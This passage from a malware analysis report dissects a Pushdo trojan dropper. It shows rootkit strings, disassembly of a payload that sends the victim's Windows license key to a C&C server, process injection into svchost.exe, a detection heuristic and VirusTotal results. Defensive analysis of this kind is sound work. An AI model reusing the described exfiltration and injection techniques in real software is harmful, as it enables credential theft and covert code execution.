


Figure 16: Passing off control to embedded executable code

6.3 Stage 2 Analysis

The second stage executables promise to be interesting, especially after taking a look over some of the strings they hold.



Strings window

Address	Length	Type	String
.data:1000...	00000008	C	ComSpec
.data:1000...	00000008	C	>> NUL
.data:1000...	00000008	C	/c del
.data:1000...	0000000F	C	GetProcAddress
.data:1000...	0000000D	C	LoadLibraryA
.data:1000...	00000005	C	.sys
.data:1000...	00000013	C	\\System32\\drivers\\
.data:1000...	0000000B	C	SystemRoot
.data:1000...	00000007	C	Driver
.data:1000...	00000033	C	SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\
.data:1000...	00000033	C	SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\
.data:1000...	00000006	C	Group
.data:1000...	0000000B	C	SCSI Class
.data:1000...	0000000A	C	ImagePath
.data:1000...	00000012	C	System32\\Drivers\\
.data:1000...	00000006	C	Start
.data:1000...	00000005	C	Type
.data:1000...	0000000A	C	\\\\.\\Prot3
.data:1000...	0000001F	C	SYSTEM\\ControlSet002\\Services\\
.data:1000...	0000001F	C	SYSTEM\\ControlSet001\\Services\\
.data:1000...	00000005	C	\bRSDS
.data:1000...	0000000C	C	d:\\programs\\
.data:1000...	00000013	C	CloseServiceHandle
.data:1000...	0000000E	C	StartServiceA
.data:1000...	0000000F	C	CreateServiceA
.data:1000...	0000000D	C	OpenServiceA
.data:1000...	0000000F	C	OpenSCManagerA
.data:1000...	0000000C	C	RegCloseKey
.data:1000...	0000000D	C	RegSetValueA
.data:1000...	0000000E	C	RegCreateKeyA
.data:1000...	0000000F	C	RegSetValueExA
.data:1000...	0000000D	C	ADVAPI32.dll
.data:1000...	0000000A	C	HeapAlloc
.data:1000...	0000000F	C	GetProcessHeap
.data:1000...	00000009	C	HeapFree

Line 16 of 246

Figure 17: Some stage 2 strings

It looks like this part is responsible for the registry keys, creating the driver, putting it in the Windows directory, setting it to automatically load on boot, and protecting it as well.




Figure 18: Oops! It doesn't like it when you try to delete it...

There’s also an odd string that’s definitely worth noting in here, which may reveal some more clues as to what exactly is going on.




Figure 19: Siberia2 program database

There is a reference to a program database (.pdb) file, used for debugging, for something called "Siberia2", most likely a protection or rootkit system[1].

While this part of the malware is definitely very interesting, time is running out! In the interest of rapid response, we will just note interesting characteristics of how the believed rootkit system works, things to investigate later such as the Siberia2 connection, and move on to analysis of the payload.

6.4 Stage 3 Analysis


Extracting all of the data in the original file from the third MZ marker on to the end of the file results in a working executable.

---

[1] Like elsewhere in this report, I actively chose here not to Google for information that might give me too much of a hint. It's more fun this way.

```
$ ls -l lastmz.exe
-rw-rw-r--  1 shardy shardy 11936 Feb 16 16:15 lastmz.exe
$ md5sum lastmz.exe
a8ce120afa4e161176f216940f07ed20  lastmz.exe
$ sha1sum lastmz.exe
644e4448a05637da68b8c2cbbaa9fc5a057c0ba6  lastmz.exe
$ file lastmz.exe
lastmz.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```

There are some interesting strings relating to registry functions and network functions. Since we already know that the program generates an HTTP request, let’s investigate the registry functions first.


Names window

Name	Address	Public
RegEnumValueA	09001000	
RegEnumKeyExA	09001004	
RegOpenKeyA	09001008	
RegCloseKey	0900100C	
HeapAlloc	09001014	
GetProcessHeap	09001018	
HeapFree	0900101C	
QueryPerformanceCounter	09001020	
CreateProcessA	09001024	
CloseHandle	09001028	
WriteFile	0900102C	
CreateFileA	09001030	
GetTempFileNameA	09001034	
GetTempPathA	09001038	
ResumeThread	0900103C	
SetThreadContext	09001040	
WriteProcessMemory	09001044	
VirtualAllocEx	09001048	
ReadProcessMemory	0900104C	
GetThreadContext	09001050	
lstrcatA	09001054	
GetEnvironmentVariableA	09001058	
WaitForSingleObject	0900105C	
Sleep	09001060	
CreateThread	09001064	
TerminateProcess	09001068	
GetCurrentProcess	0900106C	
UnhandledExceptionFilter	09001070	
SetUnhandledExceptionFilter	09001074	
__imp_RtlUnwind	09001078	
recv	09001080	
send	09001084	
connect	09001088	
htons	0900108C	
socket	09001090	
WSACleanup	09001094	
WSAStartup	09001098	
closesocket	0900109C	

Line 41 of 91

Figure 20: Some function names

By using the IDA cross-references (xrefs), we can quickly identify where in the code the registry functions are used, as well as the strings in the code that go along with them.

From the code, it appears as if the program is querying the value of a particular registry key: HKEY_LOCAL_MACHINE\SYSTEM\WPA\SigningHash-[SubKey], where the value of [SubKey] can change. WPA here refers to “Windows Product Activation”, and the key that the malware is querying is essentially the signed Windows license key that confirms activation of the Windows installation (Sysinternals Forum).




Figure 21: Getting the SigningHash value from the registry

So now we have to ask: what does this program use the license key for? And what is it communicating back to the C&C server? (Un)fortunately for us, the two questions are related.

```
arg_C= dword ptr  14h

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], eax
call    get_signing_hash_regkey
mov     [ebp+var_10], eax
mov     [ebp+var_C], edx
call    query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003015, al
call    query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003016, al
call    query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003017, al
call    query_performance_counter_wrapper
and     eax, 0FFh
mov     byte_9003018, al
push    offset aGet40   ; "GET /40"
mov     ecx, [ebp+var_4]
push    ecx
call    sub_90018E0
mov     [ebp+var_4], eax
push    0E8h
mov     edx, [ebp+var_4]
push    edx
call    sub_9001760
mov     [ebp+var_4], eax
push    8
mov     eax, [ebp+var_4]
push    eax
call    sub_90017B0
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_C]
push    ecx
mov     edx, [ebp+var_10]
push    edx
mov     eax, [ebp+var_4]
push    eax
call    sub_9001840
mov     [ebp+var_4], eax
push    6Ch
mov     ecx, [ebp+var_4]
push    ecx
call    sub_9001760
mov     [ebp+var_4], eax
mov     edx, [ebp+arg_4]
push    edx
mov     eax, [ebp+var_4]
push    eax
call    sub_9001800
```

Figure 22: Construction of the GET request

The answer: the value of the registry key is directly used to construct the hex string that is sent as part of the HTTP GET request to the C&C. It’s not too much of a stretch of the imagination to assume that the encoding method used in the software can be decoded on the server’s side, giving anyone with access to the server logs a WPA-signed Windows license key.

So, this malware steals Windows license keys. But is that it?

Unfortunately, we’re not done just yet. There are more hints of additional functionality that we can’t pass up. For example, what exactly is going on here with svchost.exe?




Figure 23: Creating a new svchost.exe process

It looks like the malware is creating a new instance of svchost.exe. There’s more to it, though.




Figure 24: CreateProcessA, ReadProcessMemory, VirtualAllocEx, WriteProcessMemory

Following the more complicated set of jumps and calls in IDA, we see that the program is creating a new process by executing svchost.exe, a standard Windows program which runs services from DLLs, allocating memory, writing to that memory, and then executing it (Microsoft Knowledgebase). Where does the DLL come from? From the WS2_32.DLL Winsock calls: the previous HTTP GET request.

7. In Conclusion

7.1 Summary

This malicious program operates in three parts. The first, the program itself, is a loader which protects two embedded executables via packers, and passes off control to the first when run.

The second part, the first and second embedded executables, are a rootkit responsible for dropping the payload, ensuring that it is restarted should the computer reboot, and protects it from discovery and removal. Even though we did not do a detailed analysis on this part of the malware, we can identify its functionality via behavioral analysis and leave code analysis for when we have more time to do research.

The third part, the third embedded executable, is the payload. It sends an HTTP request to one of seven different C&C servers, where the request can be decoded to the WPA-signed Windows license key of the compromised system making the request. From there, we can guess that the response to the HTTP request will be a DLL which will be loaded into memory and executed via svchost.exe.

We can detect the network activity of this trojan by looking for HTTP GET requests that consist of long hex strings starting with 40. This can be used to detect infected machines and block outbound traffic from them.

7.2 Postmortem: Virustotal

Uploading the sample to Virustotal

(http://www.virustotal.com), a free online collection of virus scanners, can give us some insight into what this malware is detected as by various commercial scanners.

Only 16 out of 36 antivirus products detect this sample:

Antivirus	**Version**	**Last Update**	**Result**
AhnLab-V3	-	-	-
AntiVir	-	-	TR/Crypt.XPACK.Gen
Authentium	-	-	-
Avast	-	-	Win32:Agent-ZFS
AVG	-	-	Downloader.Agent.AHNO
BitDefender	-	-	Trojan.Kobcka.FM
CAT-QuickHeal	-	-	TrojanDropper.Cutwail.h
ClamAV	-	-	-
DrWeb	-	-	-
eSafe	-	-	-
eTrust-Vet	-	-	-
Ewido	-	-	-
F-Prot	-	-	-
F-Secure	-	-	Suspicious:W32/Malware!Gemini
Fortinet	-	-	-
GData	-	-	Trojan.Kobcka.FM

Ikarus	-	-	Trojan-Dropper.Agent
K7AntiVirus	-	-	-
Kaspersky	-	-	Trojan-Downloader.Win32.Mutant.aim
McAfee	-	-	-
Microsoft	-	-	TrojanDownloader:Win32/Cutwail.S
NOD32	-	-	Win32/Wigon.CI
Norman	-	-	-
Panda	-	-	-
PCTools	-	-	-
Prevx1	-	-	Malicious Software
Rising	-	-	-
SecureWeb-Gateway	-	-	Trojan.Crypt.XPACK.Gen
Sophos	-	-	Troj/Pushdo-Gen
Sunbelt	-	-	-
Symantec	-	-	Hacktool.Spammer
TheHacker	-	-	-
TrendMicro	-	-	-
VBA32	-	-	Trojan-Downloader.Win32.Agent
ViRobot	-	-	-

VirusBuster	-	-	-

Figure 25: Virustotal output for card.scr

While the commercial scanners all have different names for this malware, we can see that they all pretty much agree that it is a downloader/dropper. In particular, this does appear to be Pushdo (Stewart, 2007), a trojan that is used to distribute other malware.

References

Screensaver. Retrieved February 16, 2009, from Wikipedia: http://en.wikipedia.org/wiki/Screensaver

UPX's compressed sections (UPX0,UPX1..). Retrieved February 16, 2009, from Tuts4You: http://forum.tuts4you.com/index.php?showtopic=18385&view=new

Claburn, Thomas. (2008). Spam Volume Drops When ISPs Terminate McColo. Retrieved February 16, 2009, from InformationWeek: http://www.informationweek.com/news/security/client/showArticle.jhtml?articleID=212002194

A description of Svchost.exe in Windows XP Professional Edition. Retrieved February 16, 2009, from Microsoft Web site: http://support.microsoft.com/kb/314056

Stewart, Joe. (2007). Pushdo - Analysis of a Modern Malware Distribution System. Retrieved February 16, 2009, from SecureWorks Web site: http://www.secureworks.com/research/threats/pushdo/?threat=pushdo

RootkitRevealer Usage: Rootkitrevealer hangs. Retrieved February 16, 2009, from Sysinternals Web site: http://forum.sysinternals.com/printer_friendly_posts.asp?TID=12445

Appendix A: Tools

Tool	Description	Location
honeyd	Honeyd Virtual Honeypot	http://www.honeyd.org
IDA Pro	Interactive Disassembler	http://www.hex-rays.com/idapro/
LordPE	PE editor and rebuilder	Archived at http://www.woodmann.net/collaborative/tools/index.php/LordPE
md5sum	MD5 message digest generator	Included with Ubuntu Linux distribution
objdump	Binary object dumper	Included with Ubuntu Linux distribution
OllyDbg	Debugger	http://www.ollydbg.de
PEiD	Packer Identifier	http://www.peid.info
RegShot	Registry diff tool	http://sourceforge.net/projects/regshot
sha1sum	SHA-1 message digest generator	Included with Ubuntu Linux distribution
tcpdump	Packet sniffer	Included with Ubuntu Linux distribution

UPX	Ultimate Packer for eXecutables	http://upx.sourceforge.net
Virustotal	Virus scanner aggregator	http://www.virustotal.com
VMWare Server	Virtual machine	http://www.vmware.com
Windows Sysinternals (Autoruns, FileMon, RegMon, TCPView)	Windows system utilities suite	http://technet.microsoft.com/en-us/sysinternals/default.aspx
Wireshark	Packet sniffer	http://www.wireshark.org

Appendix B: ARIN Lookups

209.66.122.238:80

```
